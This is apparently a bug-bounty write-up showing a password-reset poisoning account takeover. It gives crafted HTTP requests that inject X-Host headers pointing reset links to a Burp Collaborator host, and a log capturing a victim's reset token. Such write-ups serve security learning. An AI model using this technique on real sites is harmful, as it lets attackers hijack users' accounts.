MY FIRST BUG

Hello Everyone, today i will show you my first high bug in November. This bug is kind of account takeover.

My target has cloudfare firewall but im not affraid , I used tool bypass header to redirect response and poison reset password link and when user click this link in email .Bump ACCOUNT TAKEOVER

After I scan header by tool bypass, almost of them is 403 but i saw two headers “X-Host” and “X-Forwarded-Host” is 302.

And I add one of them into request of burp


```
POST /password/email HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 561
X-Host: ettola.burpcollaborator.net
```

and response redirect to qkebvy5thzyhmola.burpcollaborator.net

I poisoned request , and I try that way to forgot password feature, input target email and add header X-Host: server’s hacker


```
POST /password/email HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 561
X-Host: qkebvy5mcyhmola.burpcollaborator.net
```

And server will send user



As you can see, reset link is poisoned

If user is careless , click link without checking , server’s hacker will response



6	2020-Nov-07 15:39:13 UTC	HTTP	27.65.250.32	qkebvy5mc29prqqgthzyhmo...
7	2020-Nov-07 15:39:13 UTC	HTTP	27.65.250.32	qkebvy5mc29prqqgthzyhmo...
8	**2020-Nov-07 15:39:12 UTC**	**DNS**	**27.71.195.3**	**qkebvy5mc29prqqgthzyh...**
9	**2020-Nov-07 15:39:12 UTC**	**DNS**	**74.125.190.141**	**qkebvy5mc29prqqgthzyh...**
10	**2020-Nov-07 15:39:12 UTC**	**DNS**	**27.68.251.39**	**qkebvy5mc29prqqgthzyh...**
11	**2020-Nov-07 15:39:12 UTC**	**DNS**	**74.125.190.138**	**qkebvy5mc29prqqgthzyh...**

Description | Request to Collaborator | Response from Collaborator

Raw | Params | Headers | Hex

```
1  GET /reset_password?email=[redacted]gmail.com&code=[redacted]uvg HTTP/1.1
2  Host: qkebvy5mc29prqqgthzyhmo4rvxlla.burpcollaborator.net
3  Connection: keep-alive
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.
   Safari/537.36 Edg/86.0.622.63
6  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe
   v=b3;q=0.9
7  Sec-Fetch-Site: none
8  Sec-Fetch-Mode: navigate
9  Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9,vi;q=0.8,id;q=0.7,zh-TW;q=0.6,zh;q=0.5,ru;q=0.4
13
14
```

Hacker change host to target.com/reset… → Account takeover

Thank you